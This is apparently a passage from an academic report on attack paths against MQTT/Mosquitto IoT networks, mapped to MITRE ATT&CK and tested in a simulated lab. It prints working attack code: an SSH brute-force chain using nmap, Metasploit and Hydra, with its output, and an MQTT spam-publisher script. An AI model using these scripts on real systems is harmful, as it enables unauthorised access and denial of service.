    a. T1071.001 - Application Layer Protocol: Web Protocols

    Attackers cover their data transfer by blending in with the existing network traffic.

6. TA0040 - Impact
    a. T0882 - Theft of Operational Information

    The attackers gain the Exfiltrated data.

3.2.2 *Empty connection DDoS attack*

The empty connection DDoS attack (empty_connection_DDoS) uses the CVE-2023-5632 [9] vulnerability which allows attackers to raise CPU consumption by establishing empty connections to the Eclipse Mosquitto server, resulting in loss of productivity and revenue. The remaining tactics for the empty connection DDoS attack are:

1. TA0002 - Execution
    a. T1059.006 Command and Scripting Interpreter: Python

    The attackers run the modified MQTT publisher scripts to start exploiting the CVE-2023-5632 vulnerability and begin the DDoS attack.

2. TA0003 - Persistence
    a. T1078.001 -Valid Accounts: Default Accounts

    The attackers maintain access to the publishers using existing accounts.

3. TA0040 - Impact
    a. T0828 - Loss of Productivity and Revenue

    The broker is a victim of a DDoS attack, consuming more bandwidth and requiring more computational power.

3.2.3 *Publisher-poisoning variants*

The two publisher-poisoning variants (poisoning_one_pub and poisoning_multi_pub) are the ones which publishes modified data to their respective topics:

1. TA0002 - Execution
    a. T1059.006 Command and Scripting Interpreter: Python

    The attackers run the modified MQTT publisher script/scripts to start publishing modified data to the broker's topics.

2. TA0003 - Persistence
    a. T1078.001 -Valid Accounts: Default Accounts

3. TA0040 - Impact
    a. T0828 - Loss of Productivity and Revenue

    The system processes the modified data causing possible errors and waste of resources.

The two variants share the same MITRE steps since the only difference between the two is the number of publishers from which the script is launched.

3.2.4 *QoS 2 duplicate MID attack*

The Quality of Service (QoS) and Message ID (MID) DDoS attack variant (QoS_MID_DDoS) could be launched from any publishing device on the LAN/WLAN 1 subnetwork, it exploits the CVE-2023-28366 [8] vulnerability which allows attackers to overload the broker's memory with unsent packages by sending messages with QoS 2 and duplicate MIDs while never responding to PUBREC commands. PUBREC is a type of packet which are sent by the receiver of a QoS 2 message to confirm the receipt of the PUBLISH packet. Its remaining MITRE Att&CK tactics are:

1. TA0002 - Execution
    a. T1059.006 Command and Scripting Interpreter: Python

    The attackers run the modified MQTT publisher script/scripts to start publishing the malicious messages to the broker.

2. TA0003 - Persistence
    a. T1078.001 -Valid Accounts: Default Accounts

3. TA0040 - Impact
    a. T0828 - Loss of Productivity and Revenue

    The broker's memory would be overloaded with unsent messages, causing it to malfunction and possibly crash.

3.2.5 *Zero length topic publishing attack*

In the zero-length topic attack (zero_len_attack) the attackers publish messages to the empty string topic, exploiting the CVE-2021-34432 [6] vulnerability, and causing the broker to crash. The MITRE phases are:

1. TA0002 - Execution
    a. T1059.006 Command and Scripting Interpreter: Python

    The attackers run the modified MQTT publisher script to send a message to the empty topic.

2. TA0040 - Impact
    a. T0828 - Loss of Productivity and Revenue
    b. T1529 - System Shutdown

    This attack causes the system to shut down by crashing the broker.

3.2.6 *Dollar char topic publishing attack*

The final attack targeting the publishers is the dollar character topic attack (dollar_char_attack): this attack uses the CVE-2018-12543 [3] vulnerability to crash the system by sending messages to topics beginning with '$' which are not '$SYS'. Its MITRE phases are:

1. TA0002 - Execution
    a. T1059.006 Command and Scripting Interpreter: Python

    The attackers run the modified MQTT publisher script to send a message to a topic beginning with '$' which is not '$SYS'.

2. TA0040 - Impact
    a. T0828 - Loss of Productivity and Revenue
    b. T1529 - System Shutdown

    The broker crashes bringing down the system and causing loss of productivity and revenue.

3.3 ATTACKS TARGETING THE BROKER

In this section, we'll be analyzing the attacks that starts from the broker: the DoS (Denial of Service) attack path floods the subscribers with trash messages impeding their normal functioning while the data poisoning replaces the original messages sent from the publishers with modified ones. The steps to follow for these attacks are:

1. Use the valid credentials to access the MQTT broker or brute force it using the vulnerability that allows user enumeration.

2. Discover services and roles exposed by the devices in the LAN/WLAN 2 network. As a result, we find the MQTT broker installed on the machine and the presence of other MQTT clients in the network. We search for the MQTT configuration files to get the MQTT client IPs.

3. From here we can send modified data to the clients or do a DoS attack by spamming garbage information and impeding the normal functioning of the clients.

3.3.1 *Transmitted data manipulation attack*

Assuming that the attacker had access to the mosquitto broker's superuser credentials to manipulate roles and manage access to topics, the MITRE phases followed for the Transmitted Data Manipulation variation (poisoning_mult_broker) after the initial stage are:

1. TA0102 - Discovery
    a. TT1046 - Network Service Discovery
    b. T01083 - File and Directory Discovery
2. TA0002 - Execution
    a. T1059.006 Command and Scripting Interpreter: Python

    Using a Python script the attackers block the publishing clients' messages from the broker and replace them with malicious ones, sent from newly created connections.
3. TA0040 - Impact
    a. T1565.002- Data Manipulation: Transmitted Data Manipulation
    b. T0828 - Loss of Productivity and Revenue

    Manipulated data is sent to the MQTT subscribers, leading to errors, loss of productivity and revenue.
4. TA0003 - Persistence
    a. T1078.003 -Valid Accounts: Default Accounts

    The attackers use valid accounts to maintain access to the broker.

3.3.2 *DDoS attack from the broker*

For the DoS attack variant (DoS_mult_broker):

1. TA0102 - Discovery
    a. TT1046 - Network Service Discovery
    b. T01083 - File and Directory Discovery

2. TA0002 - Execution
    a. T1059.006 Command and Scripting Interpreter: Python

    Using a Python script the attackers start to publish trash messages on the broker's topics.

3. TA0040 - Impact
    a. T1499 - Endpoint Denial of Service
    b. T0828 - Loss of Productivity and Revenue

    The broker is flooded with useless messages, robbing resources from the processing of the original ones and causing loss of productivity and revenue.

4. TA0003 - Persistence
    a. T1078.003 -Valid Accounts: Default Accounts

3.4 ATTACKS TARGETING SUBSCRIBERS

This branch of the attack chart operates on the LAN/WLAN 2 subnetwork, targeting the MQTT subscribers. There are three main variants on this branch: the activity falsification variant, the data exfiltration variant and the topic stack overflow variant. All these variants diverge after the discovery phase which is shared between every attack, let's show it here so we will not need to do it multiple times later.

1. TA0102 - Discovery
    a. TT1046 - Network Service Discovery
    b. T01083 - File and Directory Discovery

    The attackers, starting from the subscriber they have access to, do a network Discovery, followed by an MQTT-specific Discovery.

3.4.1 *Subscriber activity falsification*

Starting with the subscriber activity falsification variant (sub_activity_substitution), this branch aims to alter the behavior of the subscribers while hiding that fact under false activity reports. Here are the general steps to follow:

1. Leverage the operator's credentials to access the MQTT Client Subscriber or brute force it, exploiting CVE-2018-15473.
2. Discover the services and the roles exposed by the devices in the network, and as a result, discover that the network has an MQTT topology. Discover the role of the machine we can access in the MQTT network by accessing the MQTT configuration files and logs on its file system.
3. Install modified Subscriber script on the MQTT Client to alter the normal behavior of the subscriber, causing loss of productivity, revenue, and view manipulation.

The MITRE tactics are:

1. TA0002 - Execution
    a. T1059.006 Command and Scripting Interpreter: Python

    The attackers modify the MQTT client's subscribing script in a way to show false activities and hide the attack.
2. TA0040 - Impact
    a. T1565 - Data Manipulation
    b. T0828 - Loss of Productivity and Revenue

    The Subscriber outputs false information threatening the integrity of data and causing loss of productivity and revenue.
3. TA0003 - Persistence
    a. T1078.003 -Valid Accounts: Local Accounts

3.4.2 *Data exfiltration from subscribers*

The subscriber data exfiltration variant (subscriber_exfiltration) is different from the publisher data exfiltration variant only in the vulnerability being exploited: the subscriber variant uses CVE-2021-34434 [7] to access sensible data while the publisher variant uses CVE-2017-7650. The first accesses a sensible topic through a durable subscriber whose subscription rights to the same topic have been removed in the wrong way, while the second subscribes a publisher to a restricted topic by using an account with a special username: "#" or "+". The MITRE tactics for this variant are:

1. TA0002 - Execution
    a. T1059 Command and Scripting Interpreter

    The attackers exploit CVE-2021-34434 and start collecting data from the interested topic.

2. TA0009 - Collection
    a. T1074.001 Data Staged: Local Data Staging
3. TA0010 - Exfiltration
    a. T1041 - Exfiltration over C2 Channel
    b. T1020 - Automated Exfiltration
4. TA0003 - Persistence
    a. T1053 - Scheduled Task Job
5. TA0011 - Command and Control
    a. T1071.001 - Application Layer Protocol: Web Protocols
6. TA0040 - Impact
    a. T0882 - Theft of Operational Information

3.4.3 *Slash char topic subscribing attack*

The third and last subscriber variant (topic_stack_overflow) tries to crash the broker by subscribing to a topic with a name consisting of 65400 or more "/"s by exploiting the CVE-2019-11779 [5] vulnerability. Here are the MITRE tactics after Discovery:

1. TA0002 - Execution
   a. T1059.006 Command and Scripting Interpreter: Python

   The attackers run the modified MQTT subscriber to send a subscribe packet to the broker requesting to subscribe to the topic consisting of 65400 or more "/"s.

2. TA0040 - Impact
   a. T0828 - Loss of Productivity and Revenue
   b. T1529 - System Shutdown

   A stack overflow occurs, causing the system to crash.

3.5 GENERAL ATTACKS

The user properties DDoS (user_prop_DDoS) is an attack variant that could be launched from any device in the network: after the Discovery phase starting from the corresponding device, the attackers try to connect to the broker by sending a packet with a high number of user properties. The broker, after receiving the list of properties, has to check for the uniqueness of its elements: this operation has a complexity of $O(n^2)$ with n the number of elements in the list, resulting in excessive CPU consumption. The MITRE steps following the Discovery tactic are:

1. TA0002 - Execution
   a. T1059.006 Command and Scripting Interpreter: Python

   The attackers run the modified MQTT client scripts to send the malicious connect packets to the broker.

2. TA0003 - Persistence
    a. T1078.001 -Valid Accounts: Default Accounts
3. TA0040 - Impact
    a. T0828 - Loss of Productivity and Revenue

    Additional CPU usage to process the connect packets, resulting in loss of productivity and revenue.

4

TOOLS AND ENVIRONMENT

The attack variants are implemented as Python scripts, which are then tested in a simulated MQTT network shown in Figure 3. The simulation was done using the DDoShield-IoT GitHub project. DDoSheild-IoT leverages Docker containers and the NS-3 network simulator to accurately mimic IoT environments and traffic[25]. After installing the tool by following the instructions and running the main.py script on the create option, the framework creates four types of components: Attacker, Dev, TServer, and IDS. The Attacker is a docker node representing the attacker, loaded with tools and scripts for remotely exploiting and controlling the Devs; The Devs are Docker nodes representing the target devices containing vulnerabilities and IoT binaries; TServer is a customized docker node representing a sink server and the target of the botnet DDoS attack; lastly the IDS component represents a Real-Time Intrusion Detection System (IDS) that leverages Machine Learning (ML) models for botnet DDoS attack detection[25]. Running main.py on the ns3 option starts the emulation which connects the previously created nodes to the ns3 network simulator, and allows us to begin running and testing our python exploit scripts. When the emulation ends we need to run main.py on the destroy option to prepare for a new session of simulation. The tool was installed on Ubuntu version 22.04.4 LTS.

We used various tools and Python libraries in the "SSH_brute_force.py" script, in the following section I'll be introducing each one of them. The "SSH_brute_force.py" script has the objective of automating the process of running different tools to enumerate the SSH users of a running machine in the simulated network and brute force their login passwords. The tools needed in this first stage are Nmap, Metasploit, and Hydra. Nmap is used to do a host discovery in the simulated network so that the attacker knows which machine is running and can proceed in using Metasploit

to find the SSH login usernames of the victim. These account names can then be used in the next step, where we crack their passwords using Hydra. Nmap is a network scanner used to discover hosts and services on a computer network by sending packets and analyzing the responses. To better use Nmap on Python we installed the python-nmap library, which is a Python library that helps in using Nmap. It allows us to easily manipulate Nmap scan results and can be used asynchronously[24]. Metasploit is a tool often used by hackers to exploit vulnerabilities or in the field of computer security to aid in doing penetration testing. It has different modules providing a wide range of useful functionalities. In our case, we used Metasploit's auxiliary module to list the valid ssh logins for a targeted machine in the simulated network. Just as for Nmap we also used a library to automate and run Metasploit remotely, pymetasploit3. Pymetasploit3 requires a Metasploit RPC (Remote Procedure Call) server to be first started using the "msfconsole" or "msfrpcd" command[22]. Compared last in the "SSH_brute_force.py" script, Hydra is a parallelized login cracker that supports numerous protocols to attack[13], we didn't use any new python libraries for Hydra.

To implement the MQTT scripts we used the paho-mqtt library. Paho-mqtt provides a client class that enables applications to connect to an MQTT broker to publish messages, to subscribe to topics, and to receive published messages on subscribed topics. It also provides some helper functions to make publishing one-off messages to an MQTT server very straightforward[20]. In our simulated environment, the MQTT broker was implemented using Eclipse Mosquitto: Eclipse Mosquitto is a lightweight open source message broker that implements the MQTT protocol versions 5.0, 3.1.1 and 3.1[12]. We can set Mosquitto's starting configuration by specifying the configuration file with the "-c" option. In this configuration file, ending in ".conf" we can define multiple settings like the port to listen on, if we allow anonymous users to connect, or the path of the log file. For our purposes, we also needed to install the dynamic security plugin for Mosquitto. This was necessary to dynamically change the ACLs of various users to implement the two attacks accessing from the broker. In this plugin, there are three major objects:

- Clients: enables a device to connect to the broker. Every client has a username and a password. Clients can also have a client ID, in which case the device must provide all three attributes to connect to the broker. Clients can also be assigned to any number of groups

and have any number of roles, which gives the client access to different topics.[11]

- Groups: multiple clients can be placed in a group. Groups can have roles assigned to them.[11]
- Roles: Roles contain multiple access control lists (ACLs), and can be assigned to clients and/or groups. ACLs are the feature that allows access to topics to be controlled. Access to topics is controlled by checking different events as they happen: publishClientSend, publishClientReceive, subscribe, and unsubscribe. The publishClientSend event occurs when a device sends a PUBLISH message to the broker, the publishClientReceive event occurs when a device is due to receive a PUBLISH message from the broker, the subscribe event occurs in response to a device sending a SUBSCRIBE message, and the unsubscribe event occurs in response to a device sending an UNSUBSCRIBE packet.[11]

5

IMPLEMENTATION AND EXECUTION

The Python scripts implementing various attack paths will not refer to a network topology like that of Figure 2, but a simpler one made through the DDoSheild-IoT simulation tool:




Figure 3: Topology of the simulated network the attack scripts target

In future work, this simple test topology would then be further enhanced to reproduce the industrial scenario we depicted in Figure 2.

5.1 SSH BRUTE FORCE

To implement the first variant of the attack path, we have to write a Python script that automates the process of brute-forcing the password to access an SSH login on a running machine in the network. Therefore we need to set up our simulated environment by installing DDoSheild-IoT: this can be done quite easily by following the instructions on the GitHub page for that project. After installing this framework and running "python main.py -d 4 create", DDoShield-IoT creates seven container dockers four

of which are Device docker nodes. We can then access a bash terminal on the simulated attacker's device by running "docker exec -it emu2 bash". emu2 simulates the attacker's machine, while emu1 is the docker container that executes the Tserver and emu3 the IDS. All other emulated entities represent the IoT devices in the network. We first need to set up the Environment on emu2 by modifying the dockerfile and installing the needed tools and Python packages so we can successfully run our scripts and said tools on the simulated bash. A DockerFile is a text-based file with no file extensions that contains a script of instructions, which Docker (a tool used in the framework to deploy software in isolation from the global environment) uses to build the container[10]. Important commands we'll be using are the "RUN" and "COPY" commands: "RUN" will execute any commands following it to create a new layer on top of the current image (an image is a standardized package that includes all of the files, binaries, libraries, and configurations to run a container), while "COPY" will copy files or directories from the specified source to the destination at file system of the image[10]. For our purposes, we'll need to add python3 and pip3 (the Python package manager) to our attacker's container so we can run Python scripts on the simulated bash and install all the needed Python libraries. In the following section, I'll be listing all the needed tools and Python libraries necessary for the implementation of the script:

1. Nmap: by running "apt-get install -q -y nmap"
2. Metasploit: by running "curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && chmod 755 msfinstall && ./msfinstall"
3. Hydra: by running "apt-get install -q -y hydra"
4. python-nmap: by running "pip3 install python-nmap"
5. pymetasploit3: by running "pip3 install –user pymetasploit3"

After the modifications, the docker file will look something like this:

Listing 1: Dockerfile after modification

```
FROM ubuntu:20.04

ARG DEBIAN_FRONTEND=noninteractive

RUN apt-get update && apt-get install -y apt-transport-https

RUN apt-get install -q -y --no-install-recommends dialog
    debconf-utils apt-utils apt-file pciutils
    software-properties-common wget curl gnupg nano unzip
    p7zip-full libbz2-dev net-tools dnsutils ifupdown procps
    iputils-ping

RUN apt-get install -q -y apache2 telnet

RUN apt-get install -q -y net-tools
RUN apt-get install -q -y openssh-client
RUN apt-get update
RUN apt-get install -q -y nmap
RUN curl https://raw.githubusercontent.com/rapid7/metasploit-
    omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb
    > msfinstall && chmod 755 msfinstall && ./msfinstall
RUN apt-get update
RUN apt-get install -q -y hydra
RUN apt-get install -q -y python3
RUN apt-get update
RUN apt-get install -q -y python3-pip
RUN apt-get update
RUN pip3 install python-nmap
RUN pip3 install --user pymetasploit3
RUN apt-get install -q -y iproute2
RUN apt-get update

WORKDIR /

RUN echo "deb [trusted=yes arch=amd64]
    http://archive.ubuntu.com/ubuntu/ xenial main" | tee -a
    /etc/apt/sources.list
```

```
RUN echo "deb [trusted=yes arch=amd64]
    http://archive.ubuntu.com/ubuntu/ xenial universe" | tee -a
    /etc/apt/sources.list

RUN echo "deb [trusted=yes arch=amd64]
    http://archive.ubuntu.com/ubuntu trusty universe" | tee -a
    /etc/apt/sources.list

RUN apt-get update -y && echo "#!/bin/sh\nexit 0" >
    /usr/sbin/policy-rc.d && apt-get install -y debconf-utils &&
    echo mysql-server mysql-server/root_password password root |
    debconf-set-selections && echo mysql-server
    mysql-server/root_password_again password root |
    debconf-set-selections && apt-get install -y mysql-server-5.7
    -o pkg::Options::="--force-confdef" -o
    pkg::Options::="--force-confold" --fix-missing && apt-get
    install -y mysql-client-5.7

COPY conf /conf.7z

RUN 7z x conf.7z -p123456 && rm conf.7z

RUN mv a.sh bot /var/www/html/
RUN mv cncdaemon /etc/init.d/

RUN chmod +x /etc/init.d/cncdaemon

RUN chmod +x /prep.sh /dns.py /dhcp.py /cnc /db.sql
RUN mv -t /home/ /prep.sh /dns.py /dhcp.py /cnc

#prep.sh

COPY ./ssh_auto_access.py /
COPY ./apt_mqtt_1.py /
COPY ./ssh_brute_force.py /
COPY ./passwords.txt /
COPY ./namelist.txt /
RUN pip3 install paramiko
#RUN pip3 install paho-mqtt

#Install dependencies for building Mosquitto
#sCOPY mosquitto-1.4.10.tar.gz /tmp/
```

```
RUN apt-get update && \
apt-get install -y mosquitto mosquitto-clients

EXPOSE 1883

CMD /home/prep.sh
```

The COPY commands are used to transfer the attack scripts to the attacker's container; the net-tools and openssh-client tools are used to manipulate and establish SSH connections.

Let's discuss the implementation of "SSH_brute_force.py". Below we have the Python script implementing the required actions:

Listing 2: ssh brute force

```
import time
import nmap
import subprocess
from pymetasploit3.msfrpc import MsfRpcClient

def get_valid_users(metasploit_output):
  '''Extracts the usernames found by metasploit. If metasploit did
     not found any usernames then it populates valid_users.txt
     with default values'''

  output_lines=metasploit_output.splitlines()
  #we consider only the lines that have two 's (these contain the
     usernames)
  name_lines=[line for line in output_lines if line.count("'")==2]
  usernames=[]

  for name_line in name_lines:
    #we extract the name from these lines
    splitted_line=name_line.split("'")
    usernames.append(splitted_line[1])

  if usernames:
    #if we found something we create a file containing what we found
    with open('valid_users.txt', 'w') as file:
      for name in usernames:
```

```
            file.write(name+'\n')

    else:
      #else we populate the file we default values
      with open('valid_users.txt','w') as file:
        file.write('ope\n')
        file.write('clo\n')

def get_user_password_pair(hydra_output):
  '''Extracts the password-username pair found by hydra'''

  output_lines=hydra_output.splitlines()

  #we only consider the lines containing the results
  password_lines=[line for line in output_lines if 'password: ' in
      line]

  #we then build a dictionary with usernames as its keys and
      passwords as its values
  pass_dict={}

  for line in password_lines:

    #we ignore the first part of the line
    line=line[11:len(line)]

    #we split the line in three parts: 'host', 'login' and
        'password'
    splitted_line=line.split()

    #we split these parts another time to get the results which we
        then add to the dict
    pass_dict[splitted_line[3]]=splitted_line[5]

  return pass_dict

with open('log_file.txt','a') as log:
  log.write('\nnew session\n')

#we explore the topology of the network using nmap's ping scan
    option
```

```
host_settings="192.168.1.0/24;192.168.0.0/24;10.0.0.0/24"
host_settings_list=host_settings.split(';')
outs=[None for _ in range(len(host_settings_list))]

#using the nmap library we can run nmap commands on python
nmap=nmap.PortScanner()

print('running host discovery...')

#we scan the network with the given host settings to find the
    possible target
for i in range(len(host_settings_list)):

  print('host settings: '+host_settings_list[i])

  #we do a host discovery with the given options
  nmap.scan(hosts=host_settings_list[i], arguments='-T5 -sP')

  #we add the host's ip to 'result' if it's connected to the network
  result=[x for x in nmap.all_hosts() if nmap[x] and
      nmap[x]['status']['state']=='up']

  print('results:')

  #we print the hosts we found and record them to the log file
  if result:
    for host in result:
      print(host)
      with open('log_file.txt','a') as log:
        log.write(host+'\n')
  else:
    print('-')

  #we save the result of the command in the 'results' list
  outs[i]=result

#if we have found any machine connected to the network, we set it
    as our target
target=''
for i in range(len(host_settings_list)):
  if outs[i]:
    target=outs[i][-1]
```

```
    break

#we print the chosen target and record it to the log
print('target: '+target)
with open('log_file.txt', 'a') as log:
  log.write('target: '+target+'\n')

#we use metasploit to find the name of the user on the targeted
    machine (10.0.0.7)

#we fist try to connect to the rpc service. if this fails, we run
    the msfrpcd command which creates a process to manage the rpc
    service for the metasploit framework, and then create a
    connection to it.
try:

  client=MsfRpcClient('10000', ssl=True)

except:

  #we use the subprocess module to execute the command on the
      background without waiting for its results
  subprocess.Popen('msfrpcd -P 10000', shell=True)

  #we wait 3 seconds before trying to connect to the rpc server
  print('waiting for the rpc server to open up...')
  for i in range(5):
    print(f'{i+1}...')
    time.sleep(1)
  client=MsfRpcClient('10000', ssl=True)

#we set the module, the target of the attack, the usernames to test
    with etc...
auxiliary=client.modules.use('auxiliary','scanner/ssh/ssh_enumusers')
auxiliary['RHOSTS']=target
auxiliary['USER_FILE']='namelist.txt'
auxiliary['CHECK_FALSE']=True
auxiliary['THREADS']=25
auxiliary.runoptions['ACTION']='Malformed Packet'

#we run the exploit to get the username of targeted machine
print('running selected metasploit module...')
```

```
output=client.consoles.console().run_module_with_output(auxiliary,
    timeout=1000)

#show the results and then process the data
with open('log_file.txt', 'a') as log:
  print(output)
  log.write(output)
get_valid_users(output)

#we then proceed in trying to crack the password using hydra
print('running hydra to crack password...')
subprocess=subprocess.Popen('hydra -L valid_users.txt -P
    passwords.txt ssh://'+target, stdout=subprocess.PIPE,
    stderr=subprocess.PIPE, shell=True, text=True)

#we print the results and process the data
outs, errs = subprocess.communicate(timeout=10000)
with open('log_file.txt', 'a') as log:

  if outs:

    #we process that data, so we can show the user-password pairs
        we found
    print(outs)
    log.write(outs)
    p_dict=get_user_password_pair(outs)
    print('valid user-password pairs: ')
    log.write('valid user-password pairs:\n')

    for user in p_dict.keys():

      print(user+' - '+p_dict[user])
      log.write(user+' - '+p_dict[user]+'\n')

  else:

    print(errs)
    log.write(errs)
```

At the beginning of the script, there is the definition of two functions: get_valid_users() and get_user_password_pair(). get_valid_users() is a function that is used to get the usernames of valid SSH logins returned by Metasploit: by running the selected module Metasploit returns an output structured in a way where we can easily extract the wanted results by splitting the output into lines and searching for the lines that have two quotation marks: these are the lines containing the usernames of valid SSH logins. We can then retrieve the username by splitting the remaining lines of output by the "'" symbol and accessing the second element of the returned list. The last thing to do in this function is to create a text file where we record per line the usernames we found, in case we don't find anything we populate the file with default values. get_user_password_pair() has a similar function, it processes the output returned by the Hydra tool and extracts the valid username-password pairs found. As we did in the previous function, here we also split the output by lines and then filter the resulting list for lines containing the substring "password: ". The resulting strings have two important fields we need to extract: the login field which appears after the "login: " substring, and the password field appearing after the "password: " substring. Before extracting these two fields the first part of the line is excluded (because it's fixed and doesn't contain useful information). After that the string is split by blank spaces: the fourth value in the resulting list is the username of the login while the sixth element of the same list is the corresponding password. We build a Python dictionary with the extracted information and then return it.

Going back to the main part of the script, there we declare a string where we insert the various host settings we'll be using with Nmap, we also create an empty list with as many elements as the number of settings. We then run a host discovery with python-nmap for every setting in "host_settings_list". The "-T5" argument defines the timing of the scan (highest for -T5) and "-sP" specifies a ping scan to Nmap. If the scan leads to some results we record the discovered machine's IP to the result list. The results are then printed and saved in the "outs" list. After that, a target is chosen from the IPs in the "outs" list.

We can then proceed to the next step, where we use Metasploit to get the valid SSH login usernames of the chosen host. We first try to connect to the RPC server for Metasploit. If this fails, it means that there's not an active instance of the server running yet, so we start a new one using the Popen() function defined in the subprocess library, which runs a specified command in parallel, in our case "msfrpcd -P 10000". This command creates a new RPC server which can be accessed using the specified password after the "-P" flag. We wait for the RPC server to open up and then create a MsfRpcClient object to connect to that server and send our commands. Before running the exploit we must set up the module we're using: this includes setting up the targeted host (RHOSTS), the number of threads running the exploit, and various other settings depending on the particular module and our requirements. In this case, we'll have to set up the list of names we want to check (USER_FILE), if we want to check for false positives (CHECK_FALSE), and what vulnerability we want to exploit (ACTION). After setting everything up we run the module on the same console and get its output with the run_with_output() function, specifying a timeout of about fifteen minutes: after completing the execution the results will be returned as a string, which we'll analyze with the get_valid_users() function we introduced before.

In the final step, we run the Hydra tool from the script using the Popen() function like before, the only difference is that this time we set the stderr and the stdout to pipe so we can collect the results of the execution later (shell=True indicates that the command will be given as a single string, while text=True indicates that the results will be given as text). We then gather the results with the communicate() function which waits for the subprocess to end and then returns its stdout and stderr. In the Hydra command used to crack the password, the "-L" flag allows us to specify a file containing the valid usernames, while the "-P" flag allows us to specify a file containing the passwords to check for. The third argument of the command is used to state the target machine and that we want to crack its SSH login. In the last part of this Python script, if there weren't any errors in running the Hydra command, we extract the password-username pairs from the output and print the results, otherwise, we print the errors.

Here we have an example of its execution:

```
root@a7a73d4a2be6:/# python3 ssh_brute_force.py
running host discovery...
host settings: 192.168.1.0/24
results:
-
host settings: 192.168.0.0/24
results:
-
host settings: 10.0.0.0/24
results:
10.0.0.1
10.0.0.2
10.0.0.4
10.0.0.5
10.0.0.6
10.0.0.7
target: 10.0.0.7
```

Figure 4: First part of the execution

```
running selected metasploit module...
VERBOSE => false
RPORT => 22
SSH_IDENT => SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
SSH_TIMEOUT => 10
SSH_DEBUG => false
THREADS => 25
ShowProgress => true
ShowProgressPercent => 10
DB_ALL_USERS => false
THRESHOLD => 10
CHECK_FALSE => true
RETRY_NUM => 3
ACTION => Malformed Packet
RHOSTS => 10.0.0.7
USER_FILE => namelist.txt
[!] Unknown datastore option: DisablePayloadHandler.
DisablePayloadHandler => True
[*] 10.0.0.7:22 - SSH - Using malformed packet technique
[*] 10.0.0.7:22 - SSH - Checking for false positives
[-] 10.0.0.7:22 - SSH - throws false positive results. Aborting.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 5: Execution of Metasploit to find the valid usernames of a chosen host




Figure 6: Last part of the script, execution of Hydra to crack the password

5.2 POISONED MQTT PUBLISHER

In the poisoning publishers variants, after the attacker has gotten access to the SSH login of the targeted machine, he carries out a network discovery and an MQTT-specific discovery to discover all IPs in the topology along with MQTT services. Then, in the following step, the hacker modifies the MQTT publishers' script to publish modified data to the broker's topics. The "poisoned_mqtt_pub.py" script implements the last step of that path. This script, when executed, connects to the broker and begins to publish trash data. Here is the resulting code:

Listing 3: poisoned MQTT publisher

```
import paho.mqtt.client as mqtt
import time
import sys
import socket
import random


class Connection_status:
  def __init__(self):
    self.connected = False
    return self


broker = "10.0.0.1"
port = 1883
publish_topic = "test/topic1"
s_username = "client1"
```

```
s_password = "pass1"
reconnect_delay = 10
connection = Connection_status()


def on_connect(client, userdata, flags, reason_code, properties):
  if reason_code == 0:
    print("Connected successfully with result code: " +
        str(reason_code))
    userdata.connected = True
  else:
    print("Connection failed with result code: " + str(reason_code))
    userdata.connected = False


def setup_client(connection):
  client = mqtt.Client(mqtt.CallbackAPIVersion.VERSION2,
      userdata=connection)
  client.username_pw_set(s_username, s_password)
  client.on_connect = on_connect
  return client


def connect_client(client, connection):
  time_elapsed = 0
  while True:
    try:
      print(f"Attempting to connect to {broker}:{port}...")
      client.connect(broker, port)
      client.loop_start()
      while not connection.connected:
        time.sleep(2)
        time_elapsed += 2
        print("Time waited: "+str(time_elapsed))
        if time_elapsed >= 30:
          client.loop_stop()
          return False
      else:
        print("Connected to broker")
        return True
    except (socket.error, Exception) as e:
```

```
      print(f"Failed to connect to the broker: {e}",
          file=sys.stderr)
      print(f"Retrying connection in {reconnect_delay} seconds...")
      time.sleep(reconnect_delay)


def publish_messages(client):
  while True:
    try:
      message = f"Spam at {time.strftime('%Y-%m-%d %H:%M:%S')}"
      client.publish(publish_topic, message)
      print(f"Spammed: {message}")
      time.sleep(random.randint(0, 2))
    except socket.error as e:
      print(
      f"Network error occurred while spamming: {e}",
          file=sys.stderr)
      client.loop_stop()
      client.disconnect()
      return
    except Exception as e:
      print(
      f"Unexpected error occurred while spamming: {e}",
          file=sys.stderr)
      client.loop_stop()
      client.disconnect()
      return


while True:
  client = setup_client(connection)
  if connect_client(client, connection):
    publish_messages(client)
  else:
    print(f"Retrying connection in {reconnect_delay} seconds...")
    time.sleep(reconnect_delay)
```

